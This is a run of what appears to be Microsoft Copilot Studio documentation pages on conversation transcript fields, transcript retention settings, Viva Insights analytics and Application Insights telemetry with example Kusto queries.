<code>Name</code>	The name of the custom row created from <code>ConversationId</code> followed by <code>BotId</code>	8YYe8iif49ZKkycZLe7HU0_198eca5f-1145-4ae6-8c08-835d884a8688
<code>Bot_ConversationTranscript</code>	The agent ID	aaaabbbb-0000-cccc-1111-dddd2222eeee
<code>Created on</code>	The date and time the transcript record was	2021-04-20T02:40:13Z

Field	Description	Example
	created	

Content field

The `Content` field is a raw log of all the activities that users had with the agent. Common activity types include message and event:

- Message activities represent the content shown in a conversation. Message activities can contain text, speech, interactive cards, and binary or unknown attachments.
- Event activities communicate programmatic information from a client or channel to the agent.

For more information on activity types, see [Bot Framework Activity schema](#).

The following table describes some of the key fields in the content JSON:

[Expand table](#)

Key	Description
<code>ID</code>	The unique GUID of the activity object
<code>valueType</code>	The type of value stored in the activity; dictates what information the activity is providing (Common activity value types)
<code>timestamp</code>	The timestamp of when the activity was generated, in Epoch format (the number of seconds since midnight UTC January 1, 1970)
<code>type</code>	The type of activity; for example, <code>message</code> , <code>event</code> , or <code>trace</code>
<code>replyToId</code>	The ID of the activity that the current activity is responding to
<code>from</code>	Contains fields <code>id</code> and <code>role</code>: • <code>id</code> - the ID of the invoker • <code>role</code> - holds 0 or 1 ◦ 0 - the activity is coming from the agent ◦ 1 - the activity is coming from the user interacting with the agent Notes: The <code>id</code> can be used to calculate the number of active users that are interacting with the agent if the canvas is passing in a unique ID of the user. If the canvas doesn't pass an ID, a unique ID per conversation is passed. For security and privacy, the system hashes the ID before writing the ID to the transcript.

Key	Description
<code>channelId</code>	The ID of the channel where the activity is coming from; for example, <code>directline</code> , <code>msteams</code> , or <code>facebook</code>
<code>textFormat</code>	The format of the text; for example, <code>plain</code> or <code>markdown</code>
<code>attachments</code>	Dynamic rich data associated with the activity; for example, <code>AdaptiveCards</code> , <code>HeroCards</code> , or <code>Carousel data</code>
<code>text</code>	The text for <code>message</code> activities
<code>value</code>	Fields specific to the activity based on the value type; this field is where most of the useful information exists
<code>channeldata</code>	Contains channel data: - for messages: <code>DialogTraceDetail</code> <code>DialogErrorDetail</code> <code>VariableDetail</code> (contains the value assigned to a variable) <code>CurrentMessageDetail</code> - for events: <code>cci_trace_id</code> <code>traceHistory</code> <code>enableDiagnostics</code> <code>clientTimestamp</code> <code>clientActivityId</code>
<code>name</code>	The name of the event activity; for example, <code>SetPVAContext</code>

Common activity value types

 Expand table

Activity value type	Description
<code>ConversationInfo</code>	Whether the conversation is from the Copilot Studio test pane (<code>isDesignMode</code>) and the locale of the conversation
<code>CSATSurveyRequest</code>	The user is presented with a customer satisfaction (CSAT) survey
<code>CSATSurveyResponse</code>	The user responds to a CSAT survey
<code>DialogRedirect</code>	The user is redirected to another topic
<code>ImpliedSuccess</code>	The user reached a question node in the topic, where one of the conditions points to the Confirmed Success CSAT system topic (classic bots only) or calls the End of Conversation system topic

Activity value type	Description
IntentRecognition	The user triggered a topic
PRRSurveyRequest	The user was asked if the topic answered their question from the End of Conversation topic
PRRSurveyResponse	The user's response to whether the topic answered their question from the End of Conversation topic
SessionInfo	The type (<code>unengaged</code> or <code>engaged</code>), outcome (<code>Escalated</code> , <code>Resolved</code> , <code>Abandon</code>), session start and end time (<code>startTimeUtc</code> , <code>endTimeUtc</code>), and the turn count of the session
VariableAssignment	A value is assigned to a variable

Enhanced transcripts

You can configure agents to generate enhanced transcripts that include node-level data. This data helps track the flow of a conversation within a topic. For example, in a *manage orders* topic, users might choose between submitting a new order or retrieving an existing one. Node-level data enables analysis of user behavior across these options.

Turn on enhanced transcripts

1. Open your agent.
2. Go to **Settings > Advanced**.
3. Select **Enhance Transcripts**, and then turn on **Include node-level details in transcripts**.

Advanced

Application Insights

Automatically send telemetry for your agent into an Application Insights resource. You can also log custom telemetry events from within your topics. [Learn more](#)

>

Metadata

Metadata holds all the information to uniquely identify your agent and its endpoints. It can be used for calling your agent or using your agent in external scenarios. [Learn more](#)

>

Enhance Transcripts

Details about nodes, such as name, type, and start and end times, can be saved to the transcript stored in Dataverse. [Learn more](#)

Include node-level details in transcripts

View solution

Common Data Services Default Solution

🔗

Save

Node-level data

When you turn on enhanced transcripts, the transcript includes a `nodeTraceData` activity type for each node that a topic invokes. The following table describes the key fields in the `nodeTraceData` activity value.

 Expand table

Key	Description
<code>nodeID</code>	The node identifier
<code>nodeType</code>	The node type, for example, <code>SendActivity</code> or <code>SearchAndSummarizeContent</code>
<code>startTime</code>	The timestamp when the node was invoked
<code>endTime</code>	The timestamp when the node finished executing
<code>topicDisplayName</code>	The topic invoking the node

Custom analytics

Some scenarios, like filtering conversations based on a custom variable, require a custom approach for analytics. To build custom analytics solutions, customers can ingest the raw transcripts into their data pipelines or use an add-on, like the [Copilot Studio Kit](#).

The [Conversation KPIs](#) solution in Copilot Studio Kit automatically parses transcripts and populates aggregated data into Dataverse tables.


Change the default retention period

A Power Apps bulk-deleting job automatically removes agent transcripts that are older than 30 days. To keep the transcripts longer, cancel the existing job and create a new one that runs on a different schedule.


Cancel the existing bulk delete job

1. In Power Apps, select **Settings > Advanced settings**.

The Dynamics 365 portal opens in a new tab.




2. Select the caret next to **Settings**. Under **System**, select **Data Management**.




3. Select **Bulk Record Deletion**.


4. In the **View** list, select **Recurring Bulk Deletion System Jobs**.



5. Select the **Bulk Delete Conversation Transcript Records Older Than 1 Month** job.



6. In the **More Actions** list, select **Cancel**.



Create a new bulk delete job

1. Select **New** to start the Bulk Deletion Wizard. In the wizard, select **Next**.
2. Set the following search criteria:

- In the **Look for** list, select **ConversationTranscripts**.
- Select **ConversationStartTime**, select **Older Than X Months**, and enter "12".
This setting keeps the transcripts for 12 months. Choose a different comparison and value if you want.
- Select **SchemaType**, keep **equals**, and enter "powervirtualagents".

Define Search Criteria Help

Select search criteria to identify records to delete.

Look for: ConversationTranscripts **Use Saved View:** [new]

▼ ConversationStartTime	Older Than X Months	12
▼ SchemaType	Equals	powervirtualagents

[Select](#)

3. Select **Next**.

4. Enter a name for the job, select **Run this job after every**, and enter 1. Choose a different schedule if you don't want the job to run every day.

Select Options Help

Specify the name of the bulk deletion system job, and scheduling and notification options.

Name:
Bulk Deletion Conversation Transcripts Older Than 12 Months

Bulk deletion job start time:

☐ Immediately

☒ At scheduled time:
1/16/2020 11:43 PM

☒ Run this job after every:
1 days

☐ Send an email to me (ccialmtestadmin@ccibotstest1outlook.onmicrosoft.com) when this job is finished.
Also notify:

5. Select **Next**, and then select **Submit**.

Why can't I see my conversation transcripts in the ConversationTranscript Power Apps table?

Administrators can prevent the saving of transcripts to Dataverse. For more information on how transcripts are saved and how to manage access, see [Control transcript access](#).

Important

Transcripts aren't stored for agents deployed in developer environments.

Tips for getting the most out of your conversation transcripts

[Use variables to store data relevant to your agent content](#) or agent user. By parsing the variable and its value from the conversation transcript, you can filter or slice the data by the variable.

Conversation transcripts might refer to content by ID only. For example, in a **Redirect** node, the destination topic is only referred to by its ID. To get the name of this topic, look up its ID in the agent content.

Last updated on 02/17/2026

View aggregated analytics in Viva Insights

The Copilot Studio agents report in Viva Insights can help you understand how conversational agents are used across your tenant.

The report isn't available for agents using generative orchestration, including autonomous agents or agents that extend Microsoft 365 Copilot.

For more information, see [Copilot Studio agents report](#) in the Viva Insights documentation.

Prerequisites

To use the Copilot Studio agents report, you need to fulfill requirements for Viva Insights. Also, the [settings to transfer data from Microsoft Copilot Studio to Viva Insights](#) must be enabled in the Power Platform Admin Console.

Viva Insights advanced insights settings

You can find this report in [Viva Insights advanced insights](#). Your organization must meet the [licensing requirements](#) for advanced insights and turn on advanced insights for your organization. Follow this [checklist](#) to enable advanced insights for your organization.

If your organization already enabled *advanced insights*, see [Copilot Studio agents report](#) in the Viva Insights documentation to learn how to set up the report.

When you turn this setting **On**, the following information is sent to Viva Insights daily:

Information about the agent:

- Name
- Mode (classic or generative)
- Image that represents the agent
- Type (internal or external)
- Category (Sales, CustomService, Marketing, HR, IT, Legal, Finance, or Other)

Copilot Studio determines agent type and category based on the agent's information. Viva Insights uses agent type and category to group data and for ROI calculations.

Usage information:

- Total number of sessions, session engagement status, session outcome, CSAT (customer satisfaction) score, and session duration
- Aggregated knowledge sources usage
- Topics name and usage information

Power Platform data settings

Make sure the following settings are turned on. Contact your Power Platform admin for changes to these settings.

- [Microsoft 365 services](#): The Copilot Studio agents report requires data to flow from Copilot Studio to Viva Insights by using Microsoft 365 services. Azure data terms and commitments don't govern Microsoft 365 services. Instead, [Microsoft 365 terms and data residency commitments](#) govern activity data. Global and Power Platform administrators can turn off data stored by Microsoft 365 through [Power Platform admin center](#). Turning off this setting stops future data storage in Microsoft 365. Existing data stored in Microsoft 365 is deleted or purged according to the data retention policy set for Microsoft 365.
- [Sharing Copilot Studio agent data with Viva Insights](#): Allow the transfer of data from Copilot Studio to Viva Insights. You can also control this setting for [environment groups](#).
- If your tenant's preferred data location for Viva Insights is different from the location of your Copilot Studio environment, turn on [Cross-geo boundary sharing](#) to allow cross-geo boundary sharing of aggregated analytics data. You can also control this setting for [environment groups](#).

Last updated on 01/27/2026

Capture telemetry with Application Insights

This article discusses how you can capture telemetry data from your Copilot Studio agent for use in [Azure Application Insights](#).

In addition to the native analytics features within Copilot Studio, you can send telemetry data to Application Insights. Telemetry offers insights into your agent by tracking:

- Logged messages and events sent to and from your agent
- Topics to be triggered during user conversations
- Custom telemetry events that can be sent from your topics

Important

Application Insights is a feature of [Azure Monitor](#), an extensible Application Performance Management (APM) tool that allows you to monitor your live applications. It requires a subscription to [Microsoft Azure](#) .

Connect your Copilot Studio agent to Application Insights

To connect your agent to Application Insights, you first need to add your instrumentation key to your agent's configuration.

1. Go to the **Settings** page for your agent, and select **Advanced**.
2. Within the **Application Insights** section, populate the **Connection string** setting. See the [Azure Monitor documentation](#)  to find out how to locate your connection string.
3. Optionally, you can choose to enable one of the following settings.
 - **Log activities:** If enabled, details of incoming/outgoing messages and events are logged.
 - **Log sensitive Activity properties:** If enabled, the values of certain properties that could be considered sensitive on incoming/outgoing messages and events are included in logs. The properties that are considered potentially sensitive are userid, name, text and speak (text and speak properties only apply to messages).

Analyze bot telemetry with Application Insights

After you connect your bot to Application Insights, telemetry data is logged when users interact with the bot, including during testing within Copilot Studio. To see the logged telemetry data, navigate to the **Logs** section of your Application Insights resource in Azure.

From here, you can use [Kusto queries](#) to query and analyze your data. See [example queries](#).

Example queries

A query can be as simple as specifying a single table, such as `customEvents`, which shows all custom telemetry events logged from Copilot Studio. But you can also use [Kusto queries](#) to narrow down your results further, including;

- Adding a time interval
- Extending your results using [custom dimensions](#). Custom dimensions are custom properties that are logged, along with the prebuilt fields, such as timestamp or the event name
- A *where* clause to limit the data returned based on a condition
- Using more built-in Kusto functions to determine what and how information is shown

The example query below results in a line chart that shows how many distinct users communicated with your bot per day for the past 14 days.

Kusto

```
let queryStartDate = ago(14d);
let queryEndDate = now();
let groupByInterval = 1d;
customEvents
| where timestamp > queryStartDate
| where timestamp < queryEndDate
| summarize uc=dcountr(user_Id) by bin(timestamp, groupByInterval)
| render timechart
```

Important

The data within some fields varies and is more or less applicable, depending on the channel that is being used. For example, you only get a correct count of unique users in the query if the users are authenticated and their user ids are consistent across conversations. In anonymous scenarios where a random user id is generated in each conversation, the user id field is less useful.

Excluding telemetry from test conversations from your queries

Your bot logs telemetry for all conversations, including those that happen within Copilot Studio during testing. If you want to exclude telemetry gathered during testing, you can extend your query with the `designMode` custom dimension that is captured on all events, and use a *where* clause in your query.

The following example shows all custom events, excluding those captured through the test canvas.

Kusto

```
customEvents
| extend isDesignMode = customDimensions['designMode']
| where isDesignMode == "False"
```

Custom Dimensions

Much of the specific activity data received from Copilot Studio is stored in the `customDimensions` field. You can [see a custom dimension field being used](#) in a query to exclude telemetry from test conversations.

 Expand table

Field	Description	Sample Values
type	Type of activity	message, conversationUpdate, event, invoke
channelId	Channel identifier	emulator, directline, msteams, webchat
fromId	From Identifier	<id>
fromName	Username from client	John Bonham, Keith Moon, Steve Smith, Steve Gadd
locale	Client origin locale	en-us, zh-cn, en-GB, de-de, zh-CN
recipientId	Recipient identifier	<id>
recipientName	Recipient name	John Bonham, Keith Moon, Steve Smith, Steve Gadd
text	Text in message	find a coffee shop

Field	Description	Sample Values
designMode	Conversation happened within the test canvas	True / False

Viewing monitoring results (Preview)

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .


If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).


The Copilot Studio dashboard view uses signals from Azure Monitor Application Insights, querying it through Azure Workbooks and creating visualizations.

These views are designed to bring key metrics, such as total conversations, latency, exceptions, tool usage, and topic analytics into a single view. The single view provides teams with transparency so that they can track operational health and quality, understand trends, and assess continuously to improve their application.

Follow these steps to access and utilize the built-in monitoring view in Application Insights:

1. Navigate to your Application Insights.
2. Select the **Monitoring** tab from the left navigation pane.
